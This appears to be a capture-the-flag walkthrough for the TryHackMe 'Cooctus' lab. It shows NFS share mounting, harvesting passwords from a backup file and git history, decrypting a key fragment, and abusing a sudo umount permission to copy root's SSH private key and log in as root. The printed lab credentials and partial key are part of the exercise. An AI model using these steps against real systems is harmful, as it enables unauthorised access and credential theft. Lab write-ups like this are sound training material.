

# COOCTUS THM rm

showmount -e cmd to reveal any exposed mount points to connect to remotely:


```
(max@kali)-[~]  
$ showmount -e 10.10.96.187  
Export list for 10.10.96.187:  
/var/nfs/general *
```

mount cmd to connect to remote computer, be sure to mkdir a folder on your Desktop 1st.

```
sudo mount -t nfs <IP>:/<folder_on_list> ~/Desktop/<folder>  
-o no lock
```

```
(max@kali)-[~]  
$ sudo mount -t nfs 10.10.96.187:/var/nfs/general ~/Desktop/  
general -o no lock
```

any files on the remote system will appear in your new folder. example: credentials.bak.



We find creds in this file and use them to on the login page at \$IP:8080/login

```
(max@kali)~[/Desktop/general]
$ cat credentials.bak
paradoxial.test
ShibaPretzel79
```

# Cooctus Attack Troubleshooter (C.A.T)

Welcome Cooctus Recruit!

Here, you can test your exploits in a safe environment before launching them against your target. Please bear in mind, some functionality is still under development in the current version.

```
szymex@cchq:/$ id
uid=1001(szymex) gid=1001(szymex) groups=1001(szymex),1004(testers)
szymex@cchq:/$
```

find / -group testers -ls 2>/dev/null lists all files and perms in the testers group

```
szymex@cchq:/$ find / -group testers -ls 2>/dev/null
791866 4 drwxrwx--- 2 tux testers 4096 Feb 20 21:02 /home/tux/tuxling_3
791869 4 -rwxrwx--- 1 tux testers 178 Feb 20 21:02 /home/tux/tuxling_3/note
655438 4 drwxrwx--- 2 tux testers 4096 Aug 8 18:58 /home/tux/tuxling_1
655541 4 -rw-rw---- 1 tux testers 610 Jan 2 2021 /home/tux/tuxling_1/nootcode.c
657698 4 -rw-rw---- 1 tux testers 326 Feb 20 16:28 /home/tux/tuxling_1/note
655535 4 drwxrwx--- 2 tux testers 4096 Aug 8 19:14 /media/tuxling_2
655450 4 -rw-rw-r-- 1 tux testers 3670 Feb 20 20:01 /media/tuxling_2/private.key
655545 4 -rw-rw---- 1 tux testers 280 Jan 2 2021 /media/tuxling_2/note
655463 4 -rw-rw-r-- 1 tux testers 740 Feb 20 20:00 /media/tuxling_2/fragment.asc
```

gpg —import is step one of decrypting a file.

```
szymex@cchq:/media/tuxling_2$ gpg --import private.key
gpg: key B70EB31F8EF3187C: public key "TuxPingu" imported
gpg: key B70EB31F8EF3187C: secret key imported
gpg: Total number processed: 1
gpg: imported: 1
gpg: secret keys read: 1
gpg: secret keys imported: 1
szymex@cchq:/media/tuxling_2$
```

gpg —decrypt is step 2, once private key is imported

```

szymex@cchq:/media/tuxling_2$ gpg --decrypt fragment.asc
gpg: encrypted with 3072-bit RSA key, ID 97D48EB17511A6FA, created 20
21-02-20
"TuxPingu"
The second key fragment is: 6eaf62818d

```

This python script was written by using the function in the original code (A) and encrypted password "pureelpbxx" to decode it (B). The encoding is ROT13

The screenshot shows a Python 3.6 code editor with the following code:

```

3 import random
4
5 def encode(pwd):
6     enc = ''
7     for i in pwd:
8         if ord(i) > 110:
9             num = (13 - (122 - ord(i))) + 96
10            enc += chr(num)
11        else:
12            enc += chr(ord(i) + 13)
13    return enc
14
15 password = "pureelpbxx"
16 test = "qwertyuiopasdfghjklzxcvbnm"
17 ans = ""
18 for i in password:
19     for j in test:
20         tmp = encode(j)
21         if tmp == i:
22             ans += j
23             break
24 print(ans)

```

Section A is the `encode` function, and Section B is the main execution block. The variable inspector on the right shows the state of the program:

Global frame	
random	
encode	
password	"pureelpbxx"
test	"qwertyuiopasdfghjklzxcvbnm"
ans	"cherryx"
i	"b"
j	"u"
tmp	"l"

encode	
pwd	"u"
enc	"h"
i	"u"
num	104
Return value	"h"

we try running this program we have sudo perms on to see what it does. It looks like it mounts the Cooctus Filesystem under /opt dir and boots it.

The terminal window shows the following output:

```

tux@cchq:~$ sudo -u varg /home/varg/CooctOS.py
COOCTOS
LOADING
=====
[ OK ] Cold boot detected. Flux Capacitor powered up
[ OK ] Mounted Cooctus Filesystem under /opt
[ OK ] Finished booting sequence
CooctOS 13.3.7 LTS cookie tty1

```

if we look at varg's file system we find a hidden .git dir. There is listed a HEAD file, that contains the code revision logs.

```
varg@cchq:~/cooctOS_src/.git$ ls -la
total 52
drwxrwxr-x  8 varg os_tester 4096 Feb 20 15:47 .
drwxrwx--- 11 varg os_tester 4096 Feb 20 15:44 ..
drwxrwxr-x  2 varg os_tester 4096 Feb 20 15:44 branches
-rw-rw-r--  1 varg os_tester   37 Feb 20 15:47 COMMIT_EDITMSG
-rw-rw-r--  1 varg os_tester   92 Feb 20 15:44 config
-rw-rw-r--  1 varg os_tester   73 Feb 20 15:44 description
-rw-rw-r--  1 varg os_tester   23 Feb 20 15:44 HEAD
drwxrwxr-x  2 varg os_tester 4096 Feb 20 15:44 hooks
-rw-rw-r--  1 varg os_tester  825 Feb 20 15:47 index
drwxrwxr-x  2 varg os_tester 4096 Feb 20 15:44 info
drwxrwxr-x  3 varg os_tester 4096 Feb 20 15:46 logs
drwxrwxr-x 17 varg os_tester 4096 Feb 20 15:47 objects
drwxrwxr-x  4 varg os_tester 4096 Feb 20 15:44 refs
varg@cchq:~/cooctOS_src/.git$ cd logs
varg@cchq:~/cooctOS_src/.git/logs$ ls -la
total 16
drwxrwxr-x  3 varg os_tester 4096 Feb 20 15:46 .
drwxrwxr-x  8 varg os_tester 4096 Feb 20 15:47 ..
-rw-rw-r--  1 varg os_tester  340 Feb 20 15:47 HEAD
```

using `cat` to list out the HEAD file info, reveals the hashes we can use to compare code revisions:

```

varg@cchq:~/cooctOS_src/.git/logs$ cat HEAD
000000000000000000000000000000000000000000000000000 6919df5c171460507f69769bc20e19bd0838b74d Varg
les <varg@cchq.noot> 1613835988 +0000 commit (initial): Created git repo for CooctOS
6919df5c171460507f69769bc20e19bd0838b74d 8b8daa41120535c569d0b99c6859a1699227d086 Varg
les <varg@cchq.noot> 1613836041 +0000 commit: Removed CooctOS login script for now

```

git diff cmd. This will show you the difference between code revisions on github, given we know the hashes from the HEAD file. It will print out the code of the entire program for analysis.

```

varg@ccqh:~/cooct0S_src/.git/logs$ git diff 8b8daa41120535c569d0b99c6859a1699227d086
6919df5c171460507f69769bc20e19bd0838b74d

```

we find varg's creds inside the code printout:

```
+for i in range(0,2):
+    if pw != "slowroastpork":
+        pw = input("Password: ")
+    else:
+        if uname == "varg":
+            os.setuid(1002)
+            os.setgid(1002)
+            pty.spawn("/bin/rbash")
+            break
+        else:
```

checking varg's perms via sudo -l reveals he can run /bin/unmount

```
varg@cchq:~/.ssh$ sudo -l
Matching Defaults entries for varg on cchq:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/sbin\:/bin\:/snap/bin

User varg may run the following commands on cchq:
    (root) NOPASSWD: /bin/unmount
```

Listing the mounts: df -ha

```
varg@cchq:~$ df -ha | grep opt
/dev/mapper/ubuntu--vg-ubuntu--lv 19G  6.5G   12G   37% /opt/CooctFS
```

sudo /bin/unmount -l /opt/CooctFS umounts the file system with -l flag for 'lazy'

```
varg@cchq:~$ sudo /bin/unmount /opt/CooctFS
umount: /opt/CooctFS: target is busy.
varg@cchq:~$ sudo /bin/unmount -f /opt/CooctFS
umount: /opt/CooctFS: target is busy.
varg@cchq:~$ sudo /bin/unmount -l /opt/CooctFS
```

Now we go back to /opt dir where CocctFS was mounted to see what we can now access:

```
varg@cchq:/opt/CooctFS/root/.ssh$ cd /opt
varg@cchq:/opt$ ls -la
total 12
drwxr-xr-x  3 root root 4096 Feb 20 14:30 .
drwxr-xr-x 24 root root 4096 Feb 20 21:04 ..
drwxr-xr-x  3 root root 4096 Feb 20 09:09 CooctFS
varg@cchq:/opt$ cd CooctFS/
varg@cchq:/opt/CooctFS$ ls -la
total 12
drwxr-xr-x  3 root root 4096 Feb 20 09:09 .
drwxr-xr-x  3 root root 4096 Feb 20 14:30 ..
drwxr-xr-x  5 root root 4096 Feb 20 09:16 root
```

cd in root dir



```

varg@cchq:/opt/CooctFS$ cd root/
varg@cchq:/opt/CooctFS/root$ ls -la
total 28
drwxr-xr-x 5 root root 4096 Feb 20 09:16 .
drwxr-xr-x 3 root root 4096 Feb 20 09:09 ..
lrwxrwxrwx 1 root root    9 Feb 20 09:15 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Feb 20 09:09 .bashrc
drwx----- 3 root root 4096 Feb 20 09:09 .cache
drwxr-xr-x 3 root root 4096 Feb 20 09:09 .local
-rw-r--r-- 1 root root  43 Feb 20 09:16 root.txt
drwxr-xr-x 2 root root 4096 Feb 20 09:41 .ssh

```

then cd to .ssh where we find and copy n paste the id\_rsa file containing root's RSA Private Key:

```

varg@cchq:/opt/CooctFS/root$ cd .ssh
varg@cchq:/opt/CooctFS/root/.ssh$ ls -la
total 16
drwxr-xr-x 2 root root 4096 Feb 20 09:41 .
drwxr-xr-x 5 root root 4096 Feb 20 09:16 ..
-rw-r--r-- 1 root root 1679 Feb 20 09:18 id_rsa
-rw-r--r-- 1 root root  391 Feb 20 09:18 id_rsa.pub
varg@cchq:/opt/CooctFS/root/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAx2+vTyYoQxGMHh/CddrGqllxbhNo3P4rPNqQiWkTPFnxxNv6
5vqc2vl5vd3ZPc0Hp3w1pIF3MH6kgY3JicvfHvc3phWukXuw2UunYtBVNSaj6hKn
DwIWH3xCnWBqG6BR4dI3woQwOWQ6e5wcKlYz/mqmQIUkqvY5H3fA8HVghu7ARSre
9lVwzN4eat2QPnK0BbG3gjhLjpN0ztp0LrQI1SCwBJXSwr5H8u2eU25XVvmmEvdY
+n9+v+Mon2Ne7vCobNjv4MMzXal50BlwlhNtwgwt1aWgNOyPhQFE6ceg4lGEWOUq

```

We chmod the file to 600 and use it to ssh in as root, no password required:

```

(max@kali)-[~]
$ ls -la rsapivatekey
-rw----- 1 max max 1678 Aug  8 14:41 rsapivatekey

(max@kali)-[~]
$ ssh -i rsapivatekey root@10.10.136.2
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-135-generic x86_64)

```